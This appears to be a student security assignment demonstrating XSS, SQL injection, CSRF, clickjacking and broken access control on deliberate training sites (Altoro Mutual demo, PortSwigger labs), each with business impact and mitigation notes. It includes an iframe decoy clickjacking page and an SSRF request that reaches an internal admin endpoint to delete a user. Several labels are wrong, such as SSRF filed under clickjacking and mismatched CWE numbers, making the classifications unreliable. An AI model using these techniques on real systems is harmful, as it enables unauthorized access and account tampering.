

# **Assignment-1**

**Hiya Sharma  
21BCY10078  
VIT Bhopal**

**Perform the top 5 vulnerabilities of OWASP.**

## **1. Cross-Site Scripting-**

**CWE : CWE-79**

**OWASP Category:** A03:2021 – Injection

**Description:** Cross-Site Scripting (XSS) is a security vulnerability where attackers inject malicious code into a website, potentially compromising users' browsers and stealing sensitive data.

**Business Impact:** Cross-Site Scripting (XSS) poses a significant risk to businesses due to its potential for severe consequences. One primary concern is the possibility of a data breach, where attackers exploit vulnerabilities to access sensitive user information, resulting in legal troubles and reputational harm. Financial losses can stem from fraudulent activities like unauthorised transactions and subsequent chargebacks, accompanied by the costs of investigating and resolving these incidents. Such security lapses can lead to a damaged reputation, causing a loss of customer trust and impeding growth opportunities. Legal ramifications can also arise, including regulatory fines and compliance complexities. Additionally, successful XSS attacks can disrupt services, causing downtime, reduced sales, and increased customer support demands. Furthermore, there's an SEO impact, as search engines may penalise compromised websites, diminishing their online visibility. Addressing these vulnerabilities requires a diversion of resources from other important projects, potentially creating a competitive disadvantage in industries where security is a key differentiator. Protection of intellectual property is another concern, as attacks could result in the theft of valuable proprietary information. Even after an attack is thwarted, businesses may need prolonged security investments to prevent future incidents and restore customer confidence. To counter these risks, businesses must emphasize security testing, secure coding practices, and employee training while maintaining swift and effective vulnerability response measures.

**Steps to perform:**

**Step-1- Access the URL**

Screenshot of the Altoro Mutual website homepage. The page features a navigation bar with links for Untitled document - Google Docs, WhatsApp, SmartInternz - Recordings/Payment L, Altoro Mutual, AICS with QRader - VIT - Zoom, and testfire.net. The main content area has tabs for MY ACCOUNT, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The PERSONAL tab is active, showing sections for PERSONAL (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services) and SMALL BUSINESS (Online Banking with FREE Online Bill Pay, Business Credit Cards, Retirement Solutions). The INSIDE ALTORO MUTUAL tab shows a group photo of employees. A sidebar on the left lists categories like PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. A footer at the bottom includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and copyright information. A note at the bottom right states, "This web application is open source! Get your copy from GitHub and take advantage of advanced features." A red banner at the top right says "DEMO SITE ONLY".


## Step 2: Go to the login page and enter credentials

Screenshot of the Altoro Mutual website's login page. The URL in the address bar is testfire.net/login.jsp. The page layout is identical to the homepage, with the same navigation bar and tabs. The PERSONAL tab is active, showing the "Online Banking Login" form with fields for Username and Password, and a "Login" button. The INSIDE ALTORO MUTUAL tab shows a group photo of employees. A sidebar on the left lists categories like PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. A footer at the bottom includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and copyright information. A note at the bottom right states, "This web application is open source! Get your copy from GitHub and take advantage of advanced features." A red banner at the top right says "DEMO SITE ONLY".

## Step 3: We will enter the script in the search bar.



**Step 4:-** This is the pop up you get after you successfully inject the script in the contact page.



### **Recommendation-**

"Mitigate Cross-Site Scripting (XSS) vulnerabilities by implementing strict input validation, output encoding, security training, and robust web application firewalls."

## **2. SQL Injection-**

**CWE : CWE-284**

## OWASP Category:A03:2021-Injections

**Description:** SQL Injection is a malicious technique where attackers exploit vulnerabilities in a web application's input fields to manipulate SQL queries executed on a database. By injecting malicious SQL code, they can gain unauthorized access to sensitive data, modify or delete records, and potentially take control of the database, leading to data breaches, unauthorized actions, and security risks. Preventing SQL Injection involves input validation, parameterized queries, and security best practices to ensure the integrity and security of database interactions.

**Business Impact:** SQL Injection vulnerabilities can have dire consequences for businesses. They expose critical data to unauthorized access, leading to breaches that trigger legal actions, regulatory fines, and reputational harm. Financial losses are incurred through fraudulent transactions and customer support costs. The resulting damaged reputation undermines customer trust, hindering growth and competitiveness. Service disruptions and potential intellectual property theft compound these issues. Preventative measures such as input validation, parameterized queries, and security best practices are essential to mitigate these risks and their far-reaching business impacts.

### Steps to perform:

#### Step-1: Access the URL

The Altoro Mutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

#### Step-2: Enter the login credentials in and try to validate as shown below.



**AltoroMutual**

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | Go

**DEMO SITE ONLY**

<b>ONLINE BANKING LOGIN</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>	<b>INSIDE ALTORO MUTUAL</b>
<b>PERSONAL</b> <ul style="list-style-type: none"> <li>Deposit Product</li> <li>Checking</li> <li>Loan Products</li> <li>Cards</li> <li>Investments &amp; Insurance</li> <li>Other Services</li> </ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"> <li>Deposit Products</li> <li>Lending Services</li> <li>Cards</li> <li>Insurance</li> <li>Retirement</li> <li>Other Services</li> </ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"> <li>About Us</li> <li>Contact Us</li> <li>Locations</li> <li>Investor Relations</li> <li>Press Room</li> <li>Careers</li> <li>Subscribe</li> </ul>	<b>Online Banking Login</b>		
	Username: <input type="text" value="hiya"/> Password: <input type="password" value="***"/> <input type="button" value="Login"/>		
<a href="#">Privacy Policy</a>   <a href="#">Security Statement</a>   <a href="#">Server Status Check</a>   <a href="#">REST API</a>   © 2023 Altoro Mutual, Inc.			
<small>This web application is open source. Get your copy from GitHub and take advantage of advanced features.</small>			
<small>The AltoroMutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <a href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10">http://www-142.ibm.com/software/products/us/en/subcategory/SWI10</a>.</small>			
<small>Copyright © 2008, 2023, IBM Corporation, All rights reserved.</small>			



It will show login fails.

**AltoroMutual**

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | Go

**DEMO SITE ONLY**

<b>ONLINE BANKING LOGIN</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>	<b>INSIDE ALTORO MUTUAL</b>
<b>PERSONAL</b> <ul style="list-style-type: none"> <li>Deposit Product</li> <li>Checking</li> <li>Loan Products</li> <li>Cards</li> <li>Investments &amp; Insurance</li> <li>Other Services</li> </ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"> <li>Deposit Products</li> <li>Lending Services</li> <li>Cards</li> <li>Insurance</li> <li>Retirement</li> <li>Other Services</li> </ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"> <li>About Us</li> <li>Contact Us</li> <li>Locations</li> <li>Investor Relations</li> <li>Press Room</li> <li>Careers</li> <li>Subscribe</li> </ul>	<b>Online Banking Login</b>		
	Username: <input type="text"/> Password: <input type="password"/> <input type="button" value="Login"/>		
<a href="#">Privacy Policy</a>   <a href="#">Security Statement</a>   <a href="#">Server Status Check</a>   <a href="#">REST API</a>   © 2023 Altoro Mutual, Inc.			
<small>This web application is open source. Get your copy from GitHub and take advantage of advanced features.</small>			
<small>The AltoroMutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <a href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10">http://www-142.ibm.com/software/products/us/en/subcategory/SWI10</a>.</small>			
<small>Copyright © 2008, 2023, IBM Corporation, All rights reserved.</small>			



**Step-3:** We will put the SQL statement.

Not secure | testfire.net/login.jsp

**Online Banking Login**

**Login Failed: We're sorry, but this username or password was not found in our system. Please try again.**

Username:

Password:

**PERSONAL**

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

**SMALL BUSINESS**

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

**INSIDE ALTORO MUTUAL**

- Help
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



Now we are logged into the account.

Not secure | testfire.net/bank/main.jsp

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details:

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

[Click Here to apply.](#)

**MY ACCOUNT**

- User Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

**ADMINISTRATION**

- Edit Users

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



**Recommendations:** "Prevent SQL Injection by using parameterized queries, input validation, and security testing."

### 3. Cross-Site request forgery-


**CWE :** CWE-353

**OWASP Category:** A05:2021-Injections

**Description:** Cross-Site Request Forgery (CSRF) is a web security flaw where attackers trick users into performing unintended actions on a different site, potentially leading to unauthorized activities and data breaches. Preventive measures include anti-CSRF tokens and validating request origins.

**Steps to perform:**

**Step-1:** Access the url and come to login page.



**Step-2 :** Try to enter the login credentials

## Login

Username

Password

### Step-3: Make changes to the HTML code.

File:

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
z-index: 2;  
border: none;  
}  
#decoy_website {  
position: absolute;  
top: 535px;  
left: 440px;  
z-index: 1;  
}  
</style>  
<div id="decoy_website">Click me</div>  
<iframe id="target_website" src="https://acd01fd01e6235ccc08a54790087006b.web-security-academy.net/my-account" scrolling="no"></iframe>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)



Click me

### **Business Impact:**

Cross-Site Request Forgery (CSRF) attacks can have detrimental consequences for businesses. Attackers exploit vulnerabilities to manipulate user accounts, initiate unauthorized transactions, and potentially cause financial losses. These attacks erode customer trust, increase support costs, and damage the company's reputation due to perceived security weaknesses. Effective prevention measures and user awareness are crucial to mitigate these business risks.

### **Recommendations:**

"Prevent CSRF attacks by using anti-CSRF tokens, enforcing strict referer headers, and implementing same-origin policies."

## 4. ClickJacking

CWE : CWE-451

OWASP Category : UI redress attack

**Description:** Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

### Steps to perform:

**Step 1:** Begin by accessing the lab, clicking on a product, and intercepting the Check Stock functionality using Burp Suite. The stockApi was accessing an internal system to check the stock of the product.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
3 Cookie: session=uQHHeBvDxOHWcBQBdA74gpM34X1GlV5N
4 Content-Length: 107
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 stockApi= http%3A%2F%2Fstock.weliketoshop.net%3A8888%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2
Press F2 for focus
```

**Response:**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 487
```

**Step 2:** Replace this URL with localhost: http://localhost/admin to see if the internal admin interface was accessible. It worked and the application returned the delete user endpoint /delete?username=carlos in the response.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
3 Cookie: session=uQHHeBvDxOHWcBQBdA74gpM34X1GlV5N
4 Content-Length: 107
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 stockApi= http%3A%2F%2Flocalhost%2Fadmin
```

**Response:**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 487
```

**Step 3:** Append it in the stockApi POST request body and the user gets deleted, which completed the lab.

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', there is a detailed log of a POST request to '/product/stock'. The log includes headers such as Host, Content-Length, User-Agent, and a cookie session. The body of the request contains the URL 'stockApi=http://localhost/admin/delete?username=carlos'. On the right, under 'Response', the log shows a 302 Found status code, a Location header pointing to '/admin', and a Set-Cookie header with a value containing 'Secure; HttpOnly; SameSite=None'. The response body is mostly empty with some minor artifacts.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
3 Cookie: session=QWVleDv0x0McBQ0dA74gPM34X1G1vSN
4 Content-Length: 54
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5085.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace21fac1f61d23ec0c0190800ad0072.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9,es;q=0.8
18 Connection: close
19
20 stockApi=http://localhost/admin/delete?username=carlos

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=753yaA287FojYL1B4NnyePPqs5dXBsp; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6
7
```

## Business Impact:

Clickjacking poses significant business risks, as malicious actors manipulate users into unknowingly interacting with hidden elements, leading to unauthorized actions, data breaches, financial loss, and reputational damage due to customer distrust and potential legal liabilities.

## Recommendations:

Mitigate clickjacking risks by implementing frame-busting scripts, utilizing X-Frame-Options headers, employing Content Security Policy (CSP), and staying updated on emerging clickjacking techniques to ensure robust protection against unauthorized framing of your website's content.

## 5. Broken Access Control-

**CWE :** CWE-285

**OWASP Category :** A5

### Description:

Broken Access Control refers to security vulnerabilities where improper authorization mechanisms enable unauthorized users to access restricted resources or perform actions they shouldn't have permission for, leading to data breaches, unauthorized operations, and compromised system integrity.

### Business Impact:

Broken Access Control vulnerabilities can have severe business consequences by enabling unauthorized users to access sensitive data or perform restricted actions, leading to data


breaches, compliance violations, legal liabilities, reputational damage, loss of customer trust, and potential regulatory fines.

### Steps to perform:

**Step-1:** Begin by accessing the lab, view any product from the lab.

The screenshot shows a web browser window with the URL `0abf00a103775cbf808cf8d6006f00e4.web-security-academy.net/product?productId=2`. The page title is "Unprotected admin functionality". The main content is a product listing for "Waterproof Tea Bags". The product has a 4-star rating and a price of \$39.15. A thumbnail image of a tea bag is displayed. At the top right, there is a green "LAB" badge with "Not solved" next to it. The browser interface includes standard navigation buttons and a toolbar at the top.

**Step-2:** view robots.txt by appending /robots.txt to the lab URL.



**Step-3:** Copy administrator-panel and paste it to the URL.

A screenshot of a browser showing the 'Unprotected admin functionality' page from the WebSecurity Academy lab. The title bar shows the URL '0abf00a103775cbf808cf8d6006f00e4.web-security-academy.net/administrator-panel'. The main content area displays the 'WebSecurity Academy' logo with a red 'X' icon, the text 'Unprotected admin functionality', and a link 'Back to lab description &gt;'. Below this is a 'Users' section listing two users: 'wiener' and 'carlos'. Each user has a 'Delete' link next to their name. At the bottom right of the page, there are links for 'Home' and 'My account'. A green 'LAB' button with the text 'Not solved' and a refresh icon is also visible.

**Step-4:** Delete carlos

The screenshot shows a web browser window with the URL `0abf00a103775cbf808cf8d6006f00e4.web-security-academy.net/administrator-panel`. The page title is "Unprotected admin functionality". The top right corner features a green button labeled "LAB Solved" with a trophy icon. Below the title, there's a link "Back to lab description >". A prominent orange banner at the top says "Congratulations, you solved the lab!" with a "Share your skills!" button and a "Continue learning >" link. The main content area displays a message "User deleted successfully!". Below this, the heading "Users" is shown in large blue text, followed by a single entry: "wiener - Delete". At the bottom right of the page, there are links "Home" and "My account".

## Recommendations:

"Prevent Broken Access Control vulnerabilities by implementing proper authorization checks, role-based access controls, and continuous security testing."